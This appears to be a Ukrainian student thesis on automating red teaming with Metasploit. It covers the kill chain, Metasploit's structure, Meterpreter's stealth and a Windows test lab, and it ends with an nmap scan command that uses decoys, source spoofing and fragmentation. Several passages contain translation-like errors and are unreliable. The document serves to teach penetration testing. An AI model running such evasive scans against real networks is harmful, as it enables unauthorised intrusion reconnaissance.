В цьому етапі атакуючий збирає інформацію про потенційну жертву або ціль. Це може включати аналіз публічно доступних джерел інформації, таких як веб-сайти, соціальні мережі, пошукові системи тощо. Метою є здобуття достатньої інформації для наступних кроків вторгнення.

2. Озброєння та упаковка.

На цьому етапі атакуючий вибирає або створює засоби або зброю для використання під час атаки. Це може бути розробка вірусів, черв'яків, троянських програм або іншого шкідливого коду, який буде використовуватися для отримання доступу до цілі.

3. Доставка.

В цьому етапі атакуючий веде процес доставки підготовленого шкідливого коду до системи жертви. Це може бути здійснене через електронну пошту, веб-сайти, фішингові атаки, використання компрометованих веб-серверів тощо.

4. Зараження.

На цьому етапі атакуючий використовує раніше розроблений або вибраний шкідливий код для використання вразливостей системи жертви. Це може включати використання програмних уразливостей, слабких місць у конфігурації або соціальної інженерії для отримання доступу

5. Встановлення

На цьому етапі атакуючий встановлює шкідливе програмне забезпечення на комп'ютері чи системі жертви. Це може означати копіювання файлів, налаштування автозапуску або інші дії, які забезпечують стійкий доступ до системи.

6. Отримання управління

На цьому етапі атакуючий налаштовує зв'язок між компрометованою системою та зовнішнім сервером або інфраструктурою, що контролюється зловмисником. Це дозволяє зловмисникові віддалено керувати компрометованою системою і виконувати різноманітні команди.

7. Виконання дій у жертви

Цей останній етап полягає в досягненні фактичної мети атаки. Це може бути крадіжка даних, розповсюдження інших шкідливих програм, руйнування даних або інші дії, які зловмисник прагне здійснити.

Традиційний підхід до виявлення вразливостей є недостатнім, оскільки для збереження стійкості інформаційної системи необхідне розуміння самої загрози, намірів злочинця, його ресурсів, моделі дій. Виористання Kill Chain дозволяє побудувати структурний підхід до аналізу вторгнень та побудови ефективної системи захисту [11].

Крім того, ця модель дозволяє пріорітезувати інвестиції та може бути використані для оцінки ефективності дій сторони захисту. Коли система захисту розцінює загрозу як фактор ризику для підвищення стійкості до APT, то це дозволяє зменшити ймовірність успіху супротивника з кожною наступною спробою вторгнення.

Використання моделі Kill Chain в процесі Red Teaming заезпечує надійність. Kill Chain з високою точністю подає дії потенційних хакерів, що дозволяє Red Team ефективно імітувати дії зловмисника.

2.2 Metasploit

Metasploit є відомим інструментом у сфері тестування на проникнення і комп'ютерної безпеки, і він дійсно змінив підхід до проведення таких тестів. Metasploit надає широкий набір інструментів і модулів, які можна використовувати для проведення різноманітних тестів на проникнення. Це включає експлуатації вразливостей, перехоплення трафіку, тестування на проникнення в бездротові мережі, аналіз веб-додатків та інше.

Metasploit є відкритим проектом з активною спільнотою розробників і користувачів. Це дозволяє швидко реагувати на нові вразливості та потреби користувачів, а також дозволяє розвивати нові модулі та розширювати функціональність.

Metasploit підтримує різні операційні системи, що дозволяє користувачам використовувати його на різноманітних середовищах, включаючи Windows, Linux та macOS.

Metasploit дозволяє автоматизувати багато процесів тестування на проникнення, що робить його важливим інструментом для професіоналів з безпеки. Інтеграція з іншими інструментами і рамками дозволяє створювати складні тестові сценарії і спрощує роботу з великими мережами і системами.

Metasploit має велику кількість документації, навчальних матеріалів та спільнотних ресурсів, які допомагають користувачам швидко оволодіти його функціональністю і використовувати його ефективно.

Загалом, Metasploit є потужним інструментом, який допомагає проводити комплексні тести на проникнення, виявляти вразливості і покращувати безпеку систем і мереж. Його використання дозволяє організаціям і професіоналам забезпечити високий рівень захисту від потенційних кіберзагроз.

2.2.1 Інтерфейси Metasploit

Компанії Rapid7 та Strategic Cyber LLC підтримують найбільш популярні версії Metasploit [12]:

1. Metasploit Framework Edition

Це безкоштовна версія Metasploit, яка надає доступ до основного фреймворку через інтерфейс командного рядка. Вона включає інструменти для експлуатації вразливостей, методи перебору та інші базові можливості. Використання цієї версії вимагає власного ручного впровадження та експлуатації.

2 Metasploit Community Edition

Ця версія включає веб-інтерфейс для зручного користування Metasploit. Вона є безкоштовною і базується на функціональності платних версій, але з обмеженим набором можливостей. Користувачі можуть використовувати її для дослідження мережі, перегляду модулів і ручної експлуатації.

3 Metasploit Express

Ця комерційна версія включає графічний інтерфейс і розширені функціональні можливості. Metasploit Express інтегрує nmap для дослідження мереж і пропонує «розумний перебір» та автоматичний збір доказів. Вона призначена для команд безпеки для визначення вразливостей.

4 Metasploit Pro

Ця комерційна версія є розширеною версією Metasploit Express. Metasploit Pro містить усі функції Express, а також додаткові можливості. Він призначений для тестування на проникнення і забезпечує інструменти для сканування, експлуатації вразливостей, побудови та управління зловмисними атаками. Metasploit Pro надає користувачам графічний інтерфейс, розширені функції звітності і аналізу, а також можливості інтеграції з іншими системами безпеки

5 Armitage

Armitage є графічним інструментом для організації кібератак на базі Metasploit. Це інструмент, який візуалізує можливості Metasploit Framework, дозволяючи аналізувати вразливості, ефективно керувати атаками на комп'ютерні системи, моделювати сценарії атак і генерувати детальні звіти для

підвищення безпеки мережі. Armitage є має відкритий код та інтуїтивно зрозумілий інтерфейс.

6 Cobalt Strike

Cobalt Strike є комерційним інструментом для емуляції атак і співпраці з Metasploit Framework. Ця платформа має всі функції Armitage і надає інструменти для експлуатації вразливостей, внутрішньої розвідки та управління зломами в мережах. Вона широко використовується професіональними пентестерами та червоними командами для виконання цільових атак і аналізу безпеки мереж.

Кожна з цих версій Metasploit відрізняється за своїми можливостями та призначенням, що дозволяє вибрати відповідну версію залежно від конкретних потреб і бюджету організації.

2.2.2 Структура Metasploit

У Metasploit фреймворку використовуються різні бібліотеки, які забезпечують необхідний функціонал для його коректної роботи. Ці бібліотеки містять множину спеціалізованих операцій і функцій, які можуть використовуватися різними модулями фреймворку, наведеними на рисунку 2.1.



Рисунок 2.1 - Структура Metasploit

Однією з фундаментальних бібліотек є Ruby Extension (Rex). Дана бібліотека дозволяє здійснювати мережеве взаємодію між різними частинами Metasploit, включаючи взаємодію з вразливими системами або з іншими сканерами інструментів. Реалізації протокольних клієнтів і серверів дозволяють Metasploit взаємодіяти з різними мережевими протоколами і сервісами, включаючи HTTP, FTP, SMB і багато інших. Підсистема ведення журналів бібліотеки забезпечує механізми для записування подій, діагностичних повідомлень та інших важливих інформаційних повідомлень під час роботи фреймворка. Особливість Rex полягає в тому, що вона спроектована таким чином, щоб мати мінімальні залежності, і потребує лише тих бібліотек, які вже встановлені зі стандартним Ruby. Це забезпечує швидкість роботи та надійність Metasploit, а також спрощує процес розгортання і підтримки цього інструменту для професіоналів з безпеки.

Бібліотека Core у Metasploit відповідає за реалізацію всіх необхідних інтерфейсів, які дозволяють взаємодіяти з експлойтами, сесіями та плагінами. Core надає інтерфейси, що дозволяють взаємодіяти з експлойтами (програмними кодами, які використовують вразливості програмного забезпечення), сесіями (з'єднаннями із скомпрометованими системами) та плагінами (додатковими модулями функціональності).

Core використовується бібліотекою MSF Base, яка надає API для плагінів, різноманітних інтерфейсів користувача (консольний, графічний), а також для модулів, що є основними елементами, з якими працюють користувачі Metasploit.

У Metasploit інтерфейси використовуються для взаємодії з різними аспектами цієї платформи для тестування на проникнення [13]. Ось кілька основних інтерфейсів Metasploit:

1. Command Line Interface (CLI): Це текстовий інтерфейс, де користувач може вводити команди вручну для управління і запуску експлоітів, об'єктивів та інших функцій Metasploit.
2. Graphical User Interface (GUI): Цей інтерфейс надає графічне середовище для взаємодії з Metasploit, що полегшує використання платформи за допомогою миші та меню.

3. Web Interface: Веб-інтерфейс забезпечує доступ до Metasploit через веб-браузер, що дозволяє віддалено керувати і використовувати функціонал платформи.
4. RPC Interface: Інтерфейс RPC (Remote Procedure Call) дозволяє іншим програмам взаємодіяти з Metasploit через мережу, викликаючи функції та отримуючи результати дій.

Metasploit має величезну кількість модулів, які можна використовувати для різних цілей, таких як сканування, експлуатація вразливостей, перехоплення сеансів і багато іншого. Ось шість основних категорій модулів в Metasploit:

- Exploit Modules (Модулі експлойтів) - використовуються для використання вразливостей в програмному забезпеченні. Вони дозволяють атакувати системи, використовуючи відомі слабкі місця. Наприклад, можна скористатися модулем експлойту для вразливості в веб-сервері або іншому програмному забезпеченні для отримання доступу до системи.

- Auxiliary Modules (Допоміжні модулі) - використовуються для виконання різноманітних завдань, таких як сканування портів, збір інформації про систему, перевірка на наявність вразливостей і таке інше. Вони не завжди експлуатують вразливості, але можуть підготувати основу для подальших атак.

- Post Modules (Модулі пост-експлуатації) - використовуються після успішного використання експлойту. Вони дозволяють здійснювати різноманітні дії на цільовій системі, наприклад, витягувати файли, встановлювати підслуховувальні засоби або маніпулювати системою.

- Payload Modules (Модулі навантаження) - використовуються для впровадження вірусів, троянців або інших зловмисних програм у компрометовану систему. Payload може включати в себе функції, які дозволяють взяти контроль над системою або здійснити інші зловмисні дії.

- Encoder Modules (Модулі кодування) - використовуються для обфускації або кодування експлойтів і payload, щоб уникнути виявлення антивірусними програмами. Вони дозволяють змінювати структуру зловмисного коду, щоб ускладнити його виявлення.

- Nop Modules (Модулі Nop) - використовуються для надання "no operation" (пустої операції) під час експлуатації вразливостей. Вони використовуються для додавання додаткових даних до експлойтів або payload, що може допомогти унікально ідентифікувати атаку. []

Кожен модуль в Metasploit має певний набір функцій та параметрів, які можна налаштувати відповідно до конкретних потреб атаки чи тестування.

2.3 Інсталяція Metasploit Framework

Для встановлення та коректної роботи Metasploit Framework (MSF) потрібно враховувати наступні вимоги до апаратного і програмного забезпечення.

Вимоги до апаратного забезпечення:

1. Процесор: Рекомендовано мати процесор з високою частотою тактової частоти та кількома ядрами. Хоча MSF може працювати на більшості сучасних процесорах, оптимальною буде система з двоядерним або більш потужним процесором. Рекомендована вимога для VMware Player - це процесор на 500 МГц.
2. Оперативна пам'ять (RAM): Мінімально рекомендується мати не менше 2 ГБ RAM, однак для більш ефективної роботи і розширених завдань 4 ГБ і більше буде кращим вибором.
3. Дисковий простір: MSF потребує певного обсягу дискового простору для інсталяції і збереження даних. Рекомендується мати не менше 1 ГБ вільного простору для коректної роботи. На практиці для розгортання віртуальних машин на хості необхідно мати, як мінімум 10 ГБ вільного місця

Вимоги до програмного забезпечення:

1. Операційна система: Metasploit Framework підтримується на різних операційних системах, включаючи:

- Linux (рекомендовано використовувати Debian або Ubuntu);
- Windows (Windows 7 або пізніше);
- macOS.

2. Ruby: MSF використовує Ruby для своєї роботи. Рекомендовано мати встановлену версію Ruby, яка підтримується на поточному етапі розробки Metasploit.

3. PostgreSQL: Для збереження даних і налаштування MSF використовується PostgreSQL як база даних. Потрібно мати PostgreSQL версії 9.1 і вище.

4. Git: Для завантаження MSF з GitHub та оновлення використовується Git

Інсталяція Metasploit Framework (MSF) може бути трохи складною через вимоги до оточення та залежностей, але основні кроки можна розбити на декілька етапів.

Щоб завантажити MSF з офіційного репозиторію на GitHub необхідно відкрити термінал та ввести:

```
git clone https://github.com/rapid7/metasploit-framework.git
```

Для інсталяції необхідних гемів Ruby необхідно виконати команду:

```
bundle install
```

Для ініціалізації бази даних та налаштування MSF необхідно виконати:

```
./msfconsole
```

Перш ніж працювати з Metasploit Framework, потрібно мати атакуючу машину (Kali Linux) та цільову машину або мережу (тестова мережа з машинами Windows 7, 10), на яку будуть спрямовані атаки, а також гіпервізор для ізоляції віртуальних машин, ефективного використання ресурсів обладнання, зручного управління і централізованого контролю. Він дозволяє створювати та управляти віртуальними середовищами в безпечних і відокремлених мережевих умовах. В результаті аналізу літературних джерел з Kali та Windows машинами рекомендується використовувати VMware Player.

2.5 Вимоги до роботи скрипта

Операції Red Teaming можна частково автоматизувати шляхом написання скрипта. В такому випадку оцінка ризиків може частково виконуватись з допомогою розробленого програмного забезпечення (ПЗ). Цей процес передбачає визначення цільової мережі, вразливості її хостів, а також можливі ризики, пов'язані з ними. Red Teaming покращиться внаслідок автоматизації задіяних інструментів, що дозволить більш ефективно оцінювати цільову безпеку.

Інтеграція існуючих інструментів і автоматизація їх роботи у скрипті Red Teaming є критично важливими аспектами для забезпечення ефективності та точності процесів оцінки безпеки мережі. Сучасні інструменти для тестування на проникнення, такі як сканери вразливостей і фреймворк Metasploit, мають багатофункціональність і можливості для виявлення, експлуатації вразливостей і забезпечення доступу до систем. Інтеграція цих інструментів у скрипт дозволяє автоматизувати процеси і значно скорочує час на підготовку та виконання тестів.

Скрипт повинен дотримуватися певних стандартів і процедур Red Teaming для систематичного тестування безпеки, ідентифікувати інструменти ручної оброки, необхідних під час оцінки, і знайти зв’язок між цими діями. Це включає відображення цільової мережі, сканування мережі для виявлення активних хостів і вразливостей, використання експлоітів для тестування вразливих систем і збір даних для подальшого аналізу. Потім необхідно вибрати інструменти для продовження оцінки. В такому випадку, доцільно застосувати інструмент для відображення мережі разом зі сканером вразливостей. Інструменти, такі як сканери вразливостей, допомагають ідентифікувати слабкі місця у безпеці систем. Після виявлення вразливостей вибрані інструменти, такі як Metasploit Exploit Modules, можуть бути використані для експлуатації цих вразливостей. Це дозволяє тестувати, наскільки далеко можна проникнути в систему і отримати доступ.

Запис кроків виконання скрипту з цілком логуванням вихідних даних є важливим аспектом для ефективності і надійності процесу оцінки в Red Teaming.

Запис кроків виконання скрипту з цілком логуванням вихідних даних є важливим аспектом для ефективності і надійності процесу оцінки в Red Teaming. Запис вихідних даних допомагає планувати наступні кроки. Учасники можуть аналізувати логи, оцінювати результати і приймати рішення щодо подальших дій на основі зібраних даних. Це знижує ризик помилок і допомагає підтримувати логічний порядок в процесі. Ефективне логування і чіткі результати дозволяють проводити аналіз ефективності процесу. За допомогою зібраних даних можна виявити слабкі місця, оптимізувати процеси та розробляти стратегії для подальшого розвитку і поліпшення.

Отже, логування кроків виконання скрипту в Red Teaming є необхідною практикою, яка сприяє забезпеченню ефективності, надійності та можливості подальшого розвитку цих процесів. Це дозволяє забезпечити систематичний підхід до тестування на проникнення та знижує ризики помилок через структуроване ведення даних.

Кінцева мета скрипта, про яку йдеться, полягає у розгортанні корисного навантаження Metasploit на скомпрометованій цілі. У цьому випадку, корисним навантаженням є Meterpreter - потужний інструмент, який використовується для отримання та збереження доступу до скомпрометованої системи. Meterpreter є передовим інструментом завдяки своїм вбудованим можливостям для динамічного розширення функціоналу. Це дозволяє зловмиснику адаптувати інструмент під конкретні потреби атаки. [14]

Використання вбудованих в пам'ять DLL-ін'єкцій дозволяє Meterpreter поширюватися по мережі і взаємодіяти з іншими системами, що забезпечує обмін даними між атакуючим і цільовою системою. Meterpreter надає зручний клієнтський Ruby API, який дозволяє зловмиснику легко управляти інструментом, використовуючи скрипти і автоматизовані завдання.

Meterpreter працює у прихованому режимі, що робить його важко виявити традиційними засобами захисту. Його розширені можливості дозволяють виконувати різні завдання на скомпрометованій системі, включаючи збір інформації, виконання команд, віддалене керування та інше.

Meterpreter надає ряд сценаріїв, що дозволяє автоматизувати завдання та використовувати переваги завдань автоматизації проти цільової системи. Це включає в себе автоматичне виконання експлойтів, збір і передачу даних і т.д.

Отже, Meterpreter від Metasploit є потужним інструментом для атак на проникнення, який дозволяє здійснювати складні і динамічні атаки з максимальною ефективністю і невиявленістю. Його використання в рамках скрипта для Red Teaming дозволяє забезпечити ефективність і успішність атаки на цільові системи.

2.6 Meterpreter

Metasploit відомий своїм арсеналом інструментів для пост-експлуатаційних дій, а Meterpreter є одним із ключових засобів, розробленим в рамках Metasploit для забезпечення швидкості та простоти цих операцій. Meterpreter дозволяє зловмисникам виконувати різноманітні дії на скомпрометованій системі, включаючи збір інформації, виконання команд, керування файлами та процесами, а також встановлення зворотного з'єднання для подальшого доступу та контролю. Це значно спрощує та підвищує ефективність пост-експлуатаційних дій після успішної експлуатації вразливостей.

Meterpreter є потужним інструментом для атак і експлуатації систем, який завдяки своїй гнучкості і багатофункціональності використовується зловмисниками для виконання різних видів кібератак. Meterpreter може працювати, навіть якщо на цільовій машині відсутні необхідні інструменти або програмне забезпечення, що зазвичай використовується для аналізу та взаємодії з системою. Це робить його дуже ефективним інструментом для атак. []. Він надає інтерактивну оболонку, через яку можна виконувати різноманітні функції і дії, що можуть бути розширені під час процесу взаємодії. Це значно збільшує шанси на успішне тестування на проникнення, оскільки дозволяє зловмисникам ефективно взаємодіяти з скомпрометованою системою і виконувати необхідні завдання навіть у віддаленому режимі.

У порівнянні зі звичайними корисними навантаженнями, які можуть виконувати лише одну команду та завершують своє виконання, Meterpreter від Metasploit надає значно більші можливості. Він використовує DLL ін'єкцію для впровадження в процеси на віддаленій системі, що дозволяє виконувати широкий спектр дій, таких як завантаження файлів, отримання хешів паролів, переміщення в інші мережі або підвищення привілеїв, без необхідності виконання багатьох окремих кроків. Це знижує виявленість атаки, оскільки Meterpreter працює в межах вже існуючих процесів на системі, забезпечуючи більшу прихованість і зменшуючи ризики спрацювання сигналу тривоги [14].

Meterpreter є ефективним інструментом для віддаленого управління, оскільки він забезпечує низку переваг у порівнянні з іншими засобами, особливо в контексті виявлення вторгнень. Meterpreter вбудовується в процес попереднього запуску на віддаленому хості без змін у системних файлах на жорсткому диску. Це ускладнює виявлення для систем виявлення вторгнень (HIDS), оскільки він залишає мінімальні сліди на системі, які можуть вказувати на зловмисну активність.

Процес, в якому працює Meterpreter, може бути змінений або видалений в будь-який момент. Це робить відстеження або припинення його виконання важкими завданнями, навіть для досвідчених спеціалістів.

Meterpreter підтримує створення декількох сесій одночасно, що дозволяє здійснювати багатозадачні операції на скомпрометованій системі. Крім того, він має можливість розширення свого функціоналу за допомогою додаткових модулів, що робить його вельми гнучким і потужним інструментом для атак на проникнення.

Таким чином, Meterpreter не лише надає широкий спектр функцій для віддаленого керування, але й забезпечує високий рівень прихованості і складність виявлення з боку захисних систем.

3 МЕТОДОЛОГІЯ НАПИСАННЯ СЦЕНАРІЮ АВТОМАТИЗАЦІЇ

3.1 Scrum Framework

Методологія Scrum була використана як основа для управління процесом розробки автоматизованих сценаріїв.

Scrum належить до сімейства гнучких фреймворків і виачається як ітеративний інкрементний фреймворк [16]. Причиною того, що я використовую таку структуру у своїй розробці сценаріїв, є мінливість середовища червоної команди та мінливість її вимог, адаптивна та Гнучка методологія підтримує гнучке впорядковане та спільне вирішення проблем, але суть scrum полягає у створенні невеликої команди, визначеної її адаптивністю та гнучкістю.[16].

Команда Scrum складається з власників продуктів, команд розробників та майстрів scrum. Власник продукту контролює накопичення продукту, надаючи список вимог до розроблюваного програмного забезпечення. Команда розробників відповідає за поетапну доставку елементів у сховище, а менеджер scrum стежить за тим, щоб команда Scrum відповідала керівництву[16].

Ключовим компонентом розробки сутички, спринту, є певний часовий інтервал на місяць або менше [16]. Його мета-створити "готовий " продукт, придатний для використання та випуску додатків. Команди сутички планують свої рухи так само, як вони планують свій спринт. Інші дії декомунізації scr включають щоденні огляди scrum та sprint. Перший-перевірити короткі терміни та прогрес команди розробників. Другий - мета полягає в тому, щоб вивчити результуюче збільшення і можливість адаптації до накопичення продукту.

На наступній діаграмі показано основні процедури, події та об'єкти scrum, а також відносини між ними:



Рисунок 3.1 – Етапи методології Scrum (Взято з сайту medium.com)

Структура Scrum-це контейнер, який може використовувати багато операцій, методологій та методів, але завжди важливо дотримуватися посібника Scrum. Сутичка в основному базується на підтримці цінностей емпіризму, співпраці, відповідальності, зосередженості, відкритості та поваги [16].

У цій статті ми рекомендуємо Scrum як найбільш підходящу основу для розробки сценаріїв. Вимоги до створюваного продукту встановлюються і вказуються впорядкованим чином, щоб сформувати його відставання. Крім того, існує безліч різних команд і функцій Metasploit, які можна підключати і зв'язувати для створення автоматизованого процесу. Дотримуючись покрокового процесу розробки з поступовим підходом, ви можете зосередитися на кожному збільшенні процесу розробки. Враховуючи мінливість середовища червоних команд, більша концентрація призводить до кращої адаптивності і, отже, до більшої продуктивності. Таким чином, процедура, що відповідає методу scrum, виявилася дуже корисною.

Хоча всі відіграють певну роль у команді Scrum, під час цієї роботи я беру на себе роль кожного члена команди і виконую всі завдання.

3.2 BackLog продукту

Backlog продукту - це відсортований список завдань і вимог, які ще потрібно виконати для розробки і підтримки продукту. Він включає в себе різноманітні елементи, такі як нові функції, поліпшення, виправлення помилок, інструменти

для інтеграції та автоматизації процесів, а також оцінку ризиків і ведення журналу. Backlog постійно оновлюється і розширюється у зв'язку з безперервним розвитком самого продукту і його екосистеми.

Цей список є основою для планування релізів і підтримки продукту, де різні завдання пріоритезуються в залежності від їх важливості і впливу на функціональність і якість продукту. Такий підхід дозволяє забезпечити систематичний розвиток і підтримку продукту відповідно до змінюваних потреб ринку та користувачів. [16].

Після аналізу цілей і завдань сценарію неохідно спершу провести оцінку ризиків, потім зафіксувати все у відповідному журналі, здійснити пошук механізмів автоматизації та виконати корисне навантаження.

Вищевказані вимоги мають більш широкий діапазон і є результатом початкового аналізу. За методологією Scrum, початкові вимоги до проекту, які будуть оброблені на початковому етапі, будуть основою для різноманітних функцій та інструментів, які будуть реалізовані для виконання вказаних сценаріїв. Нижче наведено перелік функцій

- Мережеве зіставлення.
- Сканування вразливостей.
- Інтеграція з базою даних.
- XML-журнал.
- Створення експлоітів за допомогою Metasploit.
- Створення експлойта з корисним навантаженням для використання на стороні клієнта.
- Інсталяція Metasploit payload.
- Автоматизація метаплоіду.

В рамках Metasploit, відомого фреймворку для тестування на проникнення, використовуються різні інструменти та можливості, наведені нижче.

Nmap вбудований в Metasploit: Metasploit має інтеграцію з Nmap, одним з найпопулярніших інструментів для сканування мереж і виявлення активних хостів, портів та інших атрибутів мережевої інфраструктури.

Сканер вразливостей Nessus вбудований у Metasploit: Nessus — це інший відомий сканер вразливостей. Його інтеграція з Metasploit дозволяє використовувати його результати для аналізу вразливостей в цільовій системі.

Інтегрована база даних PostgreSQL з Metasploit: Metasploit використовує PostgreSQL для зберігання своїх даних, таких як вразливості, експлоіти, звіти тощо. PostgreSQL забезпечує швидкий та надійний доступ до цих даних.

Вихід Nmap XML та Msfconsole: Nmap може генерувати звіти у форматі XML, які можна імпортувати або аналізувати в Metasploit через його консоль msfconsole.

Пошук, вибірка і використання експлойтів проти цілей: Metasploit надає можливості для пошуку і вибору експлоітів, які можна використовувати проти знайдених вразливостей у цільовій системі.

Використання Msfvenom для створення шкідливого програмного забезпечення (payload): Msfvenom — це інструмент в Metasploit для генерації шкідливих payload'ів, таких як віруси і троянці, для використання у випробувальних атаках.

Розподіл навантаження вимірювача: У контексті Metasploit це може означати розподіл вірусів або інших атак на різні системи у мережі для отримання доступу або збору інформації.

Сценарії автоматизації: Metasploit підтримує сценарії автоматизації, що дозволяють автоматично виконувати рутинні завдання, такі як сканування вразливостей, вибір і використання експлоітів та інші дії.

Після того, як ви проаналізували свої вимоги та визначили їх можливості та інструменти, узагальніть сукупність продуктів у наступній таблиці:

1. Мережеве відображення за допомогою Nmap, вбудованого в Metasploit

2. Сканування вразливостей за допомогою сканера Nessus, вбудованого в Metasploit

3. Ведення журналу XML за допомогою виводу XML Nmap та виводу Msfconsole

4. Скористайтеся вразливими місцями безпеки, шукаючи, вибираючи та використовуючи модуль експлуатації Metasploit

5. Створення шкідливого програмного забезпечення за допомогою Msfvenom для використання на стороні клієнта

3.3 Налаштування ПЗ

У цьому розділі описано операційну систему та програмне забезпечення, що використовуються для розробки автоматизованих сценаріїв. Платформа Metasploit є основним програмним забезпеченням, що використовується при розробці сценаріїв для автоматизації, і об'єднує інструменти, що вимагають ручної обробки. Msfconsole буде основною консоллю для використання Metasploit з Msfvenom.

3.3.1 Базова система

По - перше, основною системою, яка використовується для кожного процесу, є ноутбук Windows 11. Подробиці наведені більш детально в таблиці 3.3 нижче. Ноутбук є основою тестового мережевого середовища, створеного для тестування сценаріїв автоматизації, і платформи, яка використовується для розробки вихідного коду, створеного на основі програмного забезпечення для віртуалізації.

3.3.2 Мережеве середовище для тестування

Перш ніж розпочати розробку програмного коду, створіть середовище тестової мережі за допомогою програмного забезпечення для віртуалізації. Що стосується специфікацій базової системи, програмне забезпечення для віртуалізації може ефективно віртуалізувати 7 машин: 2 ГБ оперативної пам'яті зарезервовано для 6 машин, а 4 ГБ оперативної пам'яті зарезервовано для операційної системи Red Team, яка використовується для розробки. Таким чином, 6 машин ефективно імітують Мережеве середовище для тестування.

Основна мета створення такої мережі-продемонструвати основи малого та середнього бізнесу (МСП), як ним можна керувати в рамках розробленого сценарію автоматизації. Крім того, при розробці кожної частини вихідного коду

скрипта використовується змодельована мережа, в залежності від сценарію. практика сутички

Щоб протестувати скрипт перед його повним використанням.

За даними StatCounter globalstats [17], станом на 2019/4 рік операційна система Windows все ще займає 79,24% загальної неділі. За даними того ж джерела, частка ринку версії Windows до неділі 2019-5 становить 33,38% порівняно з Windows7 та 56,24% порівняно з Windows10. Хоча Windows10 набагато досконаліший, ніж Windows7, він все ще використовується багатьма організаціями. Як результат, тестове Мережеве середовище складається з 3 операційних систем Windows7 та 3 операційних систем Windows10.

3.3.3 Red Teaming OS

Операційною системою, яка використовується для розробки сценарію, є Kali Linux [18]. Дистрибутив Kali Linux [18] - це платформа на базі Debian [18], розроблена спеціально для перевірок безпеки та тестів на проникнення. Kali Linux поставляється з безліччю попередньо встановлених інструментів тестування вторгнень.1 з них-структура метаплоїду.

3.3.4 Інші транспортні засоби

Наступна таблиця містить детальну інформацію про інші інструменти, що використовуються для розробки сценаріїв автоматизації. Я використовував VMware для роботи з програмним забезпеченням для віртуалізації.

Як згадувалося раніше, структура Metasploit використовується протягом усього рейтингу Red Team. Використовувана мова програмування-Ruby. Це мова сценаріїв, а також мова, якою написаний Metasploit. RubyMine-це комерційне інтегроване середовище розробки для розробки програмного забезпечення Ruby та Ruby on Rails від Jetbrains. Nessus Vulnerability Scanner-це надбудова для сканування вразливостей для Metasploit.

В таблиці 3.1 наведено версії продуктів використані в кваліфікаційній роботі

Таблиця 3.1 – Версії використаного ПЗ

Інструменти	Тип Інструменти
Програмне забезпечення для віртуалізації	VMware Workstation 12.0.0 Player
Програмне забезпечення для тестування на проникнення	Metasploit 4.14
Мова програмування	Ruby 2.6.3
Редактор вихідного коду	RubyMine 2019.1
Сканер вразливостей	Nessus Home Сканер вразливостей

3.4 Напрямки атаки

Нижче представлено 2 скрипта у формі MRS, для того що б запустити їх треба ввести в консоль msf наступну команду:

```
// Запуск скрипта
resource <resource_script_name>
```

Перший вектор атаки на цільовій машині не використовує експлойти, і мережа використовує шкідливе програмне забезпечення, створене командою nmap та msfvenom, для атаки на цільовий комп'ютер.

Команда Metasploit, що використовується в першому сценарії автоматизації:

Сканування локальної мережі виконується, як:

```
nmap -sS -A -p- -T4 -v --reason --script "default or (discovery and safe)" -oA scan_results -Pn --open --traceroute --badsum -f -D RND:10 -g 80 -S 192.168.254.1 -e eth0 192.168.254.0/24
```

Опис опцій:

-sS: Напівскритне сканування (SYN scan).

-A: Включає розширене сканування для визначення операційної системи та версій сервісів.

-p-: Сканує всі 65535 портів.

